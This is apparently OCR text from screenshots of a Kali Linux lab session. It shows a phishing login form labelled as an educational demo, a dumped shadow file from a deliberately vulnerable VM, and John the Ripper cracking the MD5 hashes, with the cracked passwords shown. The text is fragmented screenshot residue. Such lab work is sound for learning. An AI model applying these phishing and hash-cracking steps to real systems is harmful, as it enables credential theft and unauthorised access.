<form action="submit.php"method="POST">
Email: <input type="email"
name="email" required>
Password: <input type ="password"
name="password" required>
<button type="submit">Login</button>
</form>
Educational Demo Only
Demo Only
</body>
</html>
(kali㉿kali)-[~]
$ cd ~/phishing_lab
(kali㉿kali)-[~/phishing_lab]
$ xdg-open login.html
Right Ctrl


```
bin:*:14684:0:99999:7:::
sys:$1$fUX6BPOt$Miyc3UpOzQJqz4s5wFD9l0:14742:0:99999:7:::
sync:*:14684:0:99999:7:::
games:*:14684:0:99999:7:::
man:*:14684:0:99999:7:::
lp:*:14684:0:99999:7:::
mail:*:14684:0:99999:7:::
news:*:14684:0:99999:7:::
uucp:*:14684:0:99999:7:::
proxy:*:14684:0:99999:7:::
www-data:*:14684:0:99999:7:::
backup:*:14684:0:99999:7:::
list:*:14684:0:99999:7:::
irc:*:14684:0:99999:7:::
gnats:*:14684:0:99999:7:::
nobody:*:14684:0:99999:7:::
libuuid:!:14684:0:99999:7:::
dhcp:*:14684:0:99999:7:::
syslog:*:14684:0:99999:7:::
klog:$1$f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0:14742:0:99999:7:::
sshd:*:14684:0:99999:7:::
msfadmin:$1$XN10Zj2c$Rt/zzCW3mLtUWA.ihZjA5/:14684:0:99999:7:::
bind:*:14685:0:99999:7:::
postfix:*:14685:0:99999:7:::
ftp:*:14685:0:99999:7:::
postgres:$1$Rw35ik.x$MgQgZUuO5pAoUvfJhfcYe/:14685:0:99999:7:::
mysql:!:14685:0:99999:7:::
tomcat55:*:14691:0:99999:7:::
distccd:*:14698:0:99999:7:::
user:$1$HESu9xrH$k.o3G93DGoXIiQKkPmUgZ0:14699:0:99999:7:::
service:$1$kR3ue7JZ$7GxELDupr5Ohp6cjZ3Bu//:14715:0:99999:7:::
telnetd:*:14715:0:99999:7:::
proftpd:!:14727:0:99999:7:::
statd:*:15474:0:99999:7:::

ipconfg
sh: line 15: ipconfg: command not found
ipconfig
sh: line 16: ipconfig: command not found
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 08:00:27:ca:f0:96 brd ff:ff:ff:ff:ff:ff
    inet 192.168.56.103/24 brd 192.168.56.255 scope global eth0
    inet6 fe80::a00:27ff:feca:f096/64 scope link
       valid_lft forever preferred_lft forever
```


KALI LUNIX [Running] - Oracle VirtualBox
File Machine Input Devices Help
1 2 3 4
(genmon)XXX 9:32
*Untitled 2 - Mousepad
File Edit Search View Document Help
shadow.txt
Untitled 2
1 cat > login.html << 'EOF'
2 <!DOCTYPE html>
3 <html>
4 <head>
5 <title>login - Educational Demo </title> </head>
6 <body>
7 <h2
Right Ctrl


KALI LUNIX [Running] - Oracle VirtualBox
File Machine Input Devices Help
(genmon)XXX 0:49
Save As
Name:
Home
Desktop
Documents
Downloads
Music
Pictures
Videos
Other Locations
kali Documents shadow.txt shadow.txt
Name Size Type Modified
shadow.txt 00:49
Catfish
shadow.txt
Search for files
File Type
Documents
Folders
Images
Modified
Any ti
Today
This week
This month
Custom...
Authenticate
Authentication is needed to run `/usr/bin/updatedb' as the super user
An application is attempting to perform an action that requires privileges. Authentication is required to perform this action.
Password:
Details
Cancel
Authenticate
Encoding: Default (UTF-8)
Text Files
Cancel
Save
Right Ctrl


KALI LUNIX [Running] - Oracle VirtualBox
File
Machine
Input
Devices
Help
1
2
3
4
(genmon)XXX
9:24
kali@kali: ~
Session
Actions
Edit
View
Help
(kali㉿kali)-[~]
$ mkdir -p ~/phishing
Right Ctrl


KALI LUNIX [Running] - Oracle VirtualBox
File
Machine
Input
Devices
Help
1 2 3 4
(genmon)XXX
9:00
kali@kali: ~
Session Actions Edit View Help
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt shadow.txt
Created directory: /home/kali/.john
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 7 password hashes with 7 different salts (md5crypt, crypt(3) 1 (and variants) [MD5 256/256 AVX2 8×3])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
123456789 (klog)
batman (sys)
service (service)
3g 0:00:03:24 64.50% (ETA: 08:57:15) 0.01468g/s 44581p/s 178375c/s 178375C/s casadaavo..casa132
Use the "--show" option to display all of the cracked passwords reliably
Session aborted
┌──(kali㉿kali)-[~]
└─$ john --show shadow.txt
sys:batman:14742:0:99999:7:::
klog:123456789:14742:0:99999:7:::
service:service:14715:0:99999:7:::
3 password hashes cracked, 4 left
┌──(kali㉿kali)-[~]
└─$ john --show shadow.txt
sys:batman:14742:0:99999:7:::
klog:123456789:14742:0:99999:7:::
service:service:14715:0:99999:7:::
3 password hashes cracked, 4 left
┌──(kali㉿kali)-[~]
└─$
┌──(kali㉿kali)-[~]
└─$ ^[[200~
zsh: bad pattern: ^[[200~
┌──(kali㉿kali)-[~]
└─$
┌──(kali㉿kali)-[~]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt shadow.txt
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 7 password hashes with 7 different salts (md5crypt, crypt(3) 1 (and variants) [MD5 256/256 AVX2 8×3])
Remaining 4 password hashes with 4 different salts
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Right Ctrl